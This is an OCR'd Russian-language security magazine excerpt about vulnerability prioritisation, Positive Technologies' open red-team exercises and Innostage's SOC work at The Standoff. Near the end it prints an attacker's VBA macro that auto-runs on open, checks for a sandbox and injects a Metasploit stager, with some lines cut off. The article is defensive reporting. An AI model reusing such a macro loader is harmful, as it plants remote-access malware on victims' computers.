Остается последний вопрос: как приоритизировать выявленные уязвимости, чтобы затем устранить их?

По нашим данным, для 81% уязвимостей, которые были использованы злоумышленниками в атаках с Q1 2020 по Q4 2021 года, существовал публичный эксплойт

[13] [14]

Объявление о покупке эксплойта



Расставляем приоритеты

Прежде чем переходить к приоритизации уязвимостей, убедитесь, что сканирование узлов выполняется правильно. Процесс vulnerability management должен охватывать всю IT-инфраструктуру компании, то есть вам необходимо убедиться, что все активы идентифицированы, а в случае появления новых узлов или вывода систем из эксплуатации перечень узлов для сканирования будет обновлен. В противном случае может произойти ситуация, когда важный актив, например сервер «1С» или контроллер домена, не попадает в область сканирования.

Важно, чтобы система анализа защищенности могла получать информацию об IT-инфраструктуре не только за счет активного сканирования, но и из других систем (внешних каталогов или других средств защиты).

Наша рекомендация: приоритизацию уязвимостей лучше всего начать именно с оценки активов. Это позволит выявить важные активы и сфокусировать внимание на их защите. Данный подход будет актуален, если вы хотите построить результативную систему безопасности.

Результативная система безопасности — качественно и количественно измеримая система защиты информации, обеспечивающая сохранность важных для компании активов и препятствующая наступлению недопустимых событий.

Применение этого подхода позволит в первую очередь устранять самые опасные уязвимости на действительно значимых активах, и только тогда, когда самые важные системы будут защищены, можно будет перейти к устранению уязвимостей на менее значимых активах, используя тот же принцип.

Предложенный подход позволит перейти от типового процесса устранения уязвимостей к процессам результативной кибербезопасности, где главной целью является защита бизнеса от непоправимых негативных последствий. А чтобы процесс vulnerability management был максимально эффективен, мы рекомендуем использовать современные автоматизированные решения, которые не только покрывают вопросы инвентаризации активов и поиска уязвимостей, но и помогают выстроить понятный и прозрачный процесс взаимодействия подразделений IT и ИБ.

1 • Для начала мы предлагаем определить, какие события могут нанести компании недопустимый ущерб, выявить ключевые и целевые системы и разметить активы по степени значимости.

Основной вопрос на этом этапе, на который вам необходимо найти ответ: какую роль играет система в инфраструктуре компании? Ведь в первую очередь необходимо обеспечить защиту точек проникновения в инфраструктуру, целевых и ключевых систем.

---

2 • Проведите оценку последствий использования уязвимости.

Для этого нужно понять, что удастся сделать злоумышленнику в результате ее эксплуатации:

- реализовать недопустимое событие?
- получить доступ к ключевой системе?
- получить максимальные привилегии на узле?
- попасть во внутреннюю сеть компании?

---

3 • Затем мы предлагаем ранжировать уязвимости по наличию публичного эксплойта или PoC.

Если уязвимость, обнаруженная в вашей системе, используется в реальных атаках, это веское основание для того, чтобы повысить ее приоритет или даже устранить в первую очередь, в обход общего процесса приоритизации.

---

4 • Определите доступность системы и привилегии злоумышленника, который потенциально может использовать уязвимость.

Основные вопросы, на которые нужно ответить на этом этапе: кому доступна система, в которой найдена уязвимость? сможет ли ею воспользоваться внешний злоумышленник?

Если уязвимость выявлена в системе, которая расположена на сетевом периметре компании, то добраться до нее будет легко, — соответственно, внешний злоумышленник сможет ею воспользоваться.

---

5 • В завершение определите уровень опасности уязвимости по базовой системе оценки CVSS.

Нам не стареть
Умереть

Как гарантировать защищенность бизнеса от недопустимых событий:

опыт Positive Technologies

В ноябре 2021 года компания Positive Technologies решила на своем примере продемонстрировать возможность реализации результативной кибербезопасности, предполагающей построение защиты на основе недопустимых для бизнеса событий. Для этого мы объявили о проведении открытых киберучений на своей инфраструктуре и дали возможность всему миру наблюдать за их ходом через публичный интерфейс в интернете. В этой статье мы рассказываем, кто нас атаковал, сколько всего было раундов киберучений и как мы меняли свою защиту, чтобы сделать недопустимое невозможным.

Антон Тюрин — Департамент метапродуктов Positive Technologies

Светлана Озерецковская, Дарья Фартушнова — Департамент маркетинга и корпоративных коммуникаций Positive Technologies

Как компания, занимающаяся кибербезопасностью, мы должны быть всегда сами готовы к кибершторму и готовить к такому сценарию тех, кого защищаем. На протяжении двух последних лет мы проводим киберучения с сильнейшими компаниями в области ИБ, во время которых по очереди атакуем друг друга, стараясь реализовать недопустимые для каждого события. Это помогает нам быть во всеоружии и в случае необходимости успешно противостоять любым реальным кибератакам. За серию таких киберучений мы доработали свою IT-инфраструктуру, улучшили мониторинг и скорость реагирования на инциденты и привели свои системы IT и ИБ в режим усиленной защиты, что в итоге позволило нам быть готовыми к событиям, начавшимся в конце февраля 2022 года. В этом материале рассказываем, как мы меняли свою защиту, чтобы сделать недопустимое для себя невозможным для всех.

Осенью 2021 года мы дали возможность любому желающему вживую наблюдать за ходом одних из наших киберучений, впервые в России и мире опробовав такой формат. Как и раньше, наша действующая инфраструктура, в том числе и R&D-департамент, где разрабатываются продукты и пишется код, подвергалась реальным атакам белых хакеров. У них была четкая задача — реализовать в нашей инфраструктуре четыре события, которые мы определили для себя как недопустимые. При этом мы нападающих никак не ограничивали, что, конечно, сильно отличается от привычных тестов на проникновение. Например, они могли использовать любые технические средства, социальную инженерию и атаковать какие угодно элементы инфраструктуры в любое время дня и ночи.

Атакующим противодействовал security operations center, развернутый на базе экспертного центра безопасности Positive Technologies (PT ESC) и использующий арсенал наших продуктов (MaxPatrol SIEM, PT Application Firewall, MaxPatrol 8 и PT ISIM). Одновременно с классическим SOC, но под управлением всего лишь одного эксперта работал наш метапродукт MaxPatrol O2. В качестве сенсоров, покрывающих всю инфраструктуру, он применял те же решения, что и SOC.

Спарринг-партнерами выступили три высокопрофессиональные команды исследователей с наиболее сильной экспертизой в сфере этичного хакинга. И это не просто красивые слова: все они имеют опыт поиска уязвимостей нулевого дня, и практически каждый их проект red team завершался успехом.

Для чего нам открытые киберучения

На фоне текущих глобальных событий отмечается беспрецедентный рост количества хакерских атак на цифровые ресурсы критически значимой инфраструктуры страны: государственные учреждения, промышленные предприятия, банки, структуры жизнеобеспечения, системообразующие компании, интернет-провайдеры

На рынке ощущается очень сильная нехватка специалистов по кибербезопасности

и СМИ. Например, число DDoS-атак в России стало рекордным за последние годы[1], а емкость некоторых из них превысила 750 Гбит/с. В частности, были атакованы сайты Роскомнадзора, Пенсионного фонда России, Федеральной антимонопольной службы, Росстата, Федеральной службы исполнения наказаний, Министерства цифрового развития, Министерства культуры и арбитражных судов России[2]. Под массовые атаки также попали такие крупные российские компании, как «Газпром», «Лукойл», «Норникель», «Яндекс», «Сибур» и Сбербанк[3]. Помимо этого, хакеры провели массовый дефейс крупных российских СМИ, в том числе ТАСС, «Известий», «Коммерсанта», РБК, «Ленты.ру», Forbes и «Фонтанки»[4].

Эти и другие инциденты резко обнажили проблемы с кибербезопасностью в российских компаниях из разных отраслей экономики. Задолго до этих событий, еще в мае 2021 года на форуме Positive Hack Days, мы продемонстрировали созданный нами результативный подход к кибербезопасности[5]. И хотя на рынке ощущается очень сильная нехватка специалистов по кибербезопасности, а защититься от всех угроз просто невозможно, такой подход не дает хакерам реализовать атаки с недопустимыми последствиями для компаний, отраслей и государств. Мы разрабатываем и апробируем собственную методологию и новое поколение решений — метапродукты, которые позволяют обнаруживать и отражать атаки в автоматическом режиме с измеримым эффектом. За счет humanless-технологий компании могут автоматизировать ряд процессов служб ИБ и реализовать эффективную защиту от киберугроз силами минимального числа специалистов в штате. Так, на форуме Positive Hack Days был представлен первый выпущенный нами метапродукт MaxPatrol O2, позволяющий автоматически выявлять и останавливать действия хакеров до того, как бизнесу будет нанесен неприемлемый ущерб. MaxPatrol O2 работает за целую команду центра мониторинга безопасности, а чтобы им управлять, достаточно одного человека.

[3] [4] [5]

Чтобы атаки злоумышленников не могли серьезно повлиять на бизнес, следует составить список неприемлемых событий, которые для компании являются действительно существенными. В парадигме результативной безопасности их, как правило, определяют первые лица компании, так как они точно знают, какие нежелательные инциденты компания сможет пережить, а что может привести к краху бизнеса. Для банка, например, недопустимым будет хищение всех средств с корреспондентского счета, для промышленного предприятия — повреждение оборудования, для министерства или государства — кража медицинских данных всех граждан. При результативном подходе именно топ-менеджмент ставит службам ИБ задачу сделать реализацию недопустимых событий невозможной. Оценить, достигла компания поставленной задачи или нет, можно только на практике — для этого проводятся киберучения с наиболее сильными международными командами этичных хакеров. Если они не смогут реализовать недопустимое событие, компания устоит и при реальном кибершторме.

Оценить, достигла компания поставленной задачи или нет, можно только на практике

Новый подход к ИБ мы в первую очередь внедряем у себя, поэтому и киберучения проходят на нашей действующей инфраструктуре. Дважды они проводились в закрытом формате. Так, в феврале 2021 года мы проводили их с целью оценить текущий уровень защищенности компании. В них участвовала одна команда нападения, а главной для себя метрикой мы определили количество недопустимых событий, которые удастся реализовать атакующим. Тогда команда достигла двух из пяти заявленных целей, в частности, она смогла передать конфиденциальные и стратегически важные данные третьим лицам и показала возможность публикации от нашего имени информации на официальных ресурсах. Эти киберучения стали для нас некой точкой отсчета, после которой мы поняли: защититься от недопустимых событий, руководствуясь классическим подходом к ИБ, невозможно. Необходимо принципиально менять подход к построению кибербезопасности.

Следующие закрытые киберучения прошли в мае 2021 года и были направлены на измерение эффективности результативного подхода к ИБ. Нас атаковали сразу две команды. Одна из них имеет внушительный опыт коммерческих проектов, а вторая регулярно исследует защищенность крупнейшей IT-инфраструктуры в стране. Метрикой нам служила доля реализованных нападающими рисков среди всех неприемлемых сценариев, и атакующим удалось реализовать два недопустимых события, а именно скомпрометировать продукты и разместить от нашего имени сведения на официальных ресурсах.

В тот момент мы находились в процессе технической реализации результативной кибербезопасности, и эти киберучения позволили нам оценить положительный эффект от смены подхода. Однако, чтобы гарантировать невозможность недопустимых событий, нам требовалось завершить этот процесс. Так мы подготовились к тому, чтобы в ноябре 2021 года публично заявить о проведении киберучений на своей инфраструктуре и дать возможность любому желающему наблюдать за их ходом в режиме реального времени. Мы преследовали следующие цели:

- продемонстрировать на собственном опыте верность гипотезы о том, что недопустимые для бизнеса события, приводящие к разрушительным последствиям, реально сделать невозможными;
- создать для рынка публичный прецедент получения измеримого результата кибербезопасности;
- продемонстрировать выработанную и уже опробованную на себе методологию достижения результативной кибербезопасности, чтобы ее могли использовать другие участники рынка для построения своих систем защиты.

3 Третьи киберучения, открытый формат и публичные результаты, три команды нападения

ноябрь

Кому пригодятся результаты наших киберучений ?

На ноябрьских киберучениях мы поставили перед атакующими задачу по реализации четырех недопустимых событий:

- хищение денежных средств со счетов компании;
- утечка конфиденциальной информации;
- создание хакерских закладок в исходном коде, которые в случае успеха атаки могли бы в виде обновлений дойти до наших клиентов и сделать их уязвимыми (реализация атаки типа supply chain);
- компрометация доверенных отношений.

Стоит отметить, что события, которые мы для себя определили недопустимыми, актуальны для многих компаний. К примеру, хищение средств свыше определенной суммы и кража конфиденциальной информации — это угрозы, затрагивающие абсолютно все отрасли, а взлом контрагента через цепочку поставок ПО — бич вендоров по всему миру.

Ставки в этот раз мы решили поднять: нашу инфраструктуру атаковали уже три высококлассные команды, а сам формат подразумевал одновременную работу классического SOC и метапродукта MaxPatrol O2, который позволяет автоматически обнаруживать и останавливать атаки злоумышленников силами одного человека. Метапродукт призван решить проблему серьезного дефицита квалифицированных кадров в индустрии.

Важной составляющей всех киберучений была «домашняя» работа над ошибками, а также проверка этой работы в следующих раундах. В рамках этого проекта мы перестроили 18 бизнес-процессов внутри компании, внедрили 53 новые меры безопасности и создали более 200 новых правил детектирования инцидентов.

Внедряя новые меры безопасности, мы оценивали, как они влияют на реализацию конкретного недопустимого события и помогают ли мониторингу в реальном выявлении инцидентов. Таким образом, наш опыт построения защиты нового уровня могут брать на вооружение другие компании.

Важной составляющей всех киберучений была «домашняя» работа над ошибками

более 100 сотрудников

- 18 перестроенных процессов
- 53 новых мер безопасности
- около 200 новых инцидентов

стратегии


- перестройка
- hardening
- мониторинг

критерии

- на сколько рисков влияет?
- какую долю сценариев закрывает?
- насколько удлиняет happy path?

Домашняя работа по итогам киберучений

Как нас атаковали, вернее, • • • !"@–> пытались



Пример фишинговой атаки с использованием поддельного аккаунта нашего сотрудника

Самыми распространенными оказались атаки с использованием различных методов социальной инженерии❻. В одной из атак нападающие зарегистрировали поддельный аккаунт в Telegram на реального сотрудника компании. Общаясь с другими сотрудниками, они всячески пытались выведать пароли, в том числе и от корпоративной сети Wi-Fi.

Зачем им понадобился пароль от Wi-Fi? Как оказалось, помимо этого пароля атакующие с помощью фишинга уже другого сотрудника смогли получить логин и пароль к его корпоративной учетной записи. Они приехали в бизнес-центр, где расположен наш офис, и, расположившись на гостевом диване на первом этаже, подключились к нашему корпоративному Wi-Fi. Так они оказались в Wi-Fi-подсети, изолированной от нашей IT-инфраструктуры, и получили возможность атаковать все подключенные к ней устройства, в том числе ноутбуки наших сотрудников.

С помощью MaxPatrol O2, который мониторил все происходящие в инфраструктуре события, мы наблюдали, с учетной записью какого сотрудника атакующие действовали, а также фиксировали их попытки зайти на компьютеры разработчиков. Одним из недопустимых событий в рамках этих киберучений было создание в исходном коде хакерских закладок, а компьютер разработчика как раз открывал атакующим прямой путь к реализации этого риска. Метапродукт MaxPatrol O2 проанализировал ресурсы нападающих и построил возможную цепочку атаки.


Социальная инженерия всегда входила в число самых популярных методов атак. Зимой и летом 2021 года в ходе взаимного пентеста наших сотрудников пробовали атаковать в том числе с помощью фишинга. Для фишинговых атак нападающие чаще всего выбирали наших HR-специалистов, сотрудников, которые регулярно дают комментарии и интервью СМИ, и тех, кто указывал свое место работы на страницах в соцсетях. Любопытно, что атакующие писали им не только на рабочие электронные адреса в надежде, что кто-то по невнимательности оставит свои учетные данные на фишинговом сайте или откроет

❻

О популярных темах фишинга читайте в статье на нашем сайте

Развитие атаки через Wi-Fi в MaxPatrol O2


вредоносное вложение, но и в мессенджеры. Так, сценарий взаимодействия со специалистом по подбору персонала в Telegram был самым простым и на первый взгляд не должен был вызвать подозрений. Кстати, если файл не открывался на телефоне, атакующий советовал нашему сотруднику открыть его на компьютере, что могло привести к запуску вредоносного файла на корпоративном устройстве.



Пример фишинговой атаки на HR-специалиста

Летом 2021 года на удочку классического фишинга пытались поймать команду пиарщиков Positive Technologies. В июне на почту сотрудников пиар-службы компании стали приходить письма от некоего чрезвычайно настойчивого субъекта. В письмах он рассказывал, что побывал на форуме PHDays, где ему очень понравилось, так что теперь он хочет написать пост про него в свой блог. К письму прилагалась заметка, которую незнакомец просил провалидировать на предмет допустимости к публикации. Не дожидаясь ответа, наш «блогер» пришел в Telegram пиарщиков и буквально стал бомбардировать каждого сообщениями с просьбами открыть файлик. И тут у нашей пиар-команды закралось подозрение о фишинге — письмо было перенаправлено в SOC экспертного центра безопасности Positive Technologies (PT ESC), где изучили вложение и нашли в нем вшитый зловред, который предоставлял доступ к управлению зараженными компьютерами. Так наш «писатель» провалил задание, а пиар, пусть и с небольшим опозданием, но проявил в итоге бдительность.

Три раунда киберучений помогли нам научиться правильно работать с red team и четко определять задачи для приглашенных команд. Чтобы стало понятнее, разберем одно из наших недопустимых событий — хищение денежных средств со счетов компании. Как атакующие должны подтвердить, что они действительно могут реализовать этот риск и украсть деньги? Например, некоторые команды во время тестов на проникновение получают доступ к «1С:Бухгалтерии» с какими-то правами, останавливаются на этом и сообщают: «Все, мы реализовали недопустимое событие». К сожалению, это типичная ошибка многих компаний, заказывающих пентест, которую мы называем «Казнить нельзя помиловать — где следует поставить запятую». Если посмотреть на то, как выстроен бизнес-процесс перевода денег в компании, то окажется, что после формирования платежки в «1С» ее необходимо согласовать с лицом, ответственным за финансы, загрузить в банк-клиент и подписать электронной подписью, хранящейся на защищенном токене. Только после этого со счетов предприятия действительно пропадут деньги. Поэтому, если атакующие всего лишь получили доступ к «1С: Бухгалтерии» с непонятными правами на 1,5 часа, засчитывать им реализацию недопустимого события точно нельзя.



Для открытых киберучений мы не только определили четыре недопустимых события, но и сформулировали критерии их реализации, а также требовали от атакующих их соблюдения. Например, чтобы мы засчитали реализацию уже упомянутого события «Хищение денежных средств», нападающие должны были перевести сумму до пяти тысяч рублей с одного нашего счета на другой, который был специально создан внутри компании. Реализация актуального для нас как для разработчика IT-решений события «Supply chain: внедрение кода в продукты» считалась доказанной, если атакующие размещали вредоносный файл в указанном нами репозитории скомпилированного кода либо изменяли там один из текущих файлов.

Таким образом, атакующие в ходе киберучений должны были продемонстрировать не только технический уровень доступа к инфраструктуре, но и способность обойти те меры контроля, которые зачастую устанавливает бизнес. В противном случае мы получали доказательство того, что эти меры отлично защищают компанию и препятствуют реализации недопустимого события.

Заключение

Открытые киберучения в первую очередь стали публичным подтверждением безопасности работы с нами. На собственном примере мы показали бизнесу и индустрии, что построение эффективной системы защиты, которая не допускает нанесения критического ущерба, возможно. В сегодняшних реалиях невозможно защититься от всех киберугроз подряд. Результативная кибербезопасность позволяет сделать так, чтобы реагирование и расследование инцидентов ИБ качественно выполнялось в сроки, за которые злоумышленники не смогут реализовать события, недопустимые для компаний, отраслей и даже государств.

От участников до судей The Standoff:


как группа компаний Innostage справилась с ролью глобального SOC

Антон Калинин

Руководитель группы аналитиков центра предотвращения киберугроз CyberART, ГК Innostage

Группа компаний Innostage[1] — стратегический партнер и соорганизатор международного форума Positive Hack Days и киберполигона The Standoff уже не первый год. На киберучениях в 2021 году специалисты компании дебютировали в организации глобального SOC (до этого такой SOC на мероприятии организовывали только специалисты Positive Technologies[2]). Они следили за противостоянием и контролировали действия команд защитников и атакующих.

С чего все началось



Наша дружба с The Standoff началась два года назад. Тогда команда Innostage впервые приняла участие в киберучениях на стороне «синих», то есть защитников. Наравне с другими участниками мы на себе почувствовали, что такое непрерывный «красный» трафик. У нас была своя тактика и стратегия, мы анализировали действия хакеров и расследовали атаки, и это было очень интересно. Мы получили бесценный опыт обнаружения инцидентов, а уже к следующему The Standoff нас пригласили стать частью судейского SOC.

До этого мы ни разу не выступали в роли судей на киберучениях, и, как полагается новичкам, у нас были наставники — специалисты PT Expert Security Center компании Positive Technologies. Мы разделили между собой обязанности, общие функции и офисы киберполигона. Половину работы выполняли наши ребята, вторую половину — коллеги из Positive Technologies.

Уже на этих учениях мы впервые выступили менторами синих команд. Опыта у нас было достаточно, поэтому теперь мы сами могли помочь другим новичкам на этапе подготовки и полноценно контролировать ход их действий в процессе учений (например, давать подсказки, если у команды происходили заминки в расследовании компьютерных атак).

Эти киберучения стали испытанием для нашей команды и своеобразной подготовкой к полноценному, уже самостоятельному судейству на The Standoff, который прошел в ноябре 2021 года❸.

❶

❷

❸

Дебют на The Standoff

Мы знали, что нас ждет, поэтому для начала усилили свою команду и распределили обязанности. Всего в глобальный SOC вошло 25 человек: ребята первой линии нашего центра предотвращения киберугроз CyberART, аналитики, администраторы, архитекторы и специалисты из смежных отделов. Мы сформировали крупноблочный глобальный всевидящий SOC, внутри которого было три команды.

Команда № 1

Состояла из специалистов первой линии SOC.

Их задачей было следить за всем, что происходило на площадке. Они занимались выявлением инцидентов и строили цепочки атак.

Команда № 2

Анализировала действия атакующих команд.

Задачей аналитиков было проверять отчеты белых хакеров и определять, состоялся ли успешный взлом системы или что-то пошло не так, где-то оказалось недостаточно данных.


Команда № 3

Тоже анализировала действия атакующих, но немного в другом ключе.

Ее задачей было проверять отчеты об инцидентах и расследованиях компьютерных атак команд защитников: когда «красным» (так мы называем команды нападающих) засчитывали атаку, синяя команда должна была расследовать ее от начала до конца шаг за шагом и представить нам это расследование в виде отчета. Аналитики оценивали, все ли шаги были учтены, совпадают ли они с реальной цепочкой действий «красных».

Также в ноябре наши ребята были наставниками двух синих команд — Your shell not pass и G.A.R.M., которые показали хороший результат мониторинга угроз информационной безопасности и реагирования на них.

Что нас удивило в действиях команд



```
#If VBA7 Then
Private Declare PtrSafe Function deobCreateThread Lib "kernel32" Alias "CreateThread" (ByVal cgxj
Private Declare PtrSafe Function deobVirtualAlloc Lib "kernel32" Alias "VirtualAlloc" (ByVal gmny
Private Declare PtrSafe Function deobRtlMoveMemory Lib "kernel32" Alias "RtlMoveMemory" (ByVal di
#Else
Private Declare Function deobCreateThread Lib "kernel32" Alias "CreateThread" (ByVal cgxjatfsrzdc
Private Declare Function deobVirtualAlloc Lib "kernel32" Alias "VirtualAlloc" (ByVal gmnyxzwopizp
Private Declare Function deobRtlMoveMemory Lib "kernel32" Alias "RtlMoveMemory" (ByVal diuxrmirva
#End If
Set cjiydypoj = GetObject("b'winmgmts:\\\\.\\'b'root\\cimv2'")
Set processes = cjiydypoj.ExecQuery("b'Select * from'b' Win32_Process'")
Sub Auto_Open()
Dim giwtjxfwpocihiduwbd As Long, metasploit_stager_encoded As Variant, wcezcnecmyzxe As Long
#If VBA7 Then
Dim metasploit_stager As LongPtr, qxgdpriqtmavysx As LongPtr
#Else
Dim metasploit_stager As Long, qxgdpriqtmavysx As Long
#End If
metasploit_stager_encoded = Array(252, 72, 131, 228, 240, 232, 204, 0, 0, 0, 65, 81, 65, 80, 82,
For Each objItem In processes
If objItem.Name = "sandbox-clicker.exe'" Then
WScript.Quit 1
Exit For
End If
Next
metasploit_stager = deobVirtualAlloc(0, UBound(metasploit_stager_encoded), &H1000, &H40)
For wcezcnecmyzxe = LBound(metasploit_stager_encoded) To UBound(metasploit_stager_encoded)
giwtjxfwpocihiduwbd = metasploit_stager_encoded(wcezcnecmyzxe)
qxgdpriqtmavysx = deobRtlMoveMemory(metasploit_stager + wcezcnecmyzxe, giwtjxfwpocihiduwbd, 1)
Next wcezcnecmyzxe
qxgdpriqtmavysx = deobCreateThread(0, 0, metasploit_stager, 0, 0, 0)
End Sub
Sub AutoOpen()
Auto_Open
End Sub
Sub Workbook_Open()
Auto_Open
End Sub
Private Function xyfagqolkueo(ByVal bksooawtxfbi As String) As String
Dim hvocxxsmkagx As Long
For hvocxxsmkagx = 1 To Len(bksooawtxfbi) Step 2
xyfagqolkueo = xyfagqolkueo & Chr$(Val("&H" & Mid$(bksooawtxfbi, hvocxxsmkagx, 2)))
Next hvocxxsmkagx
End Function
```

1 Творческий подход

Команды атакующих, которые регулярно участвуют в The Standoff, в последней битве были озадачены: организаторы полностью поменяли инфраструктуру киберполигона. Так как она была новой, атакующим пришлось искать другие пути входа в систему, одним из которых был фишинг. Командам необходимо было направить письмо с вредоносным документом на почтовый ящик виртуальной HR-службы.

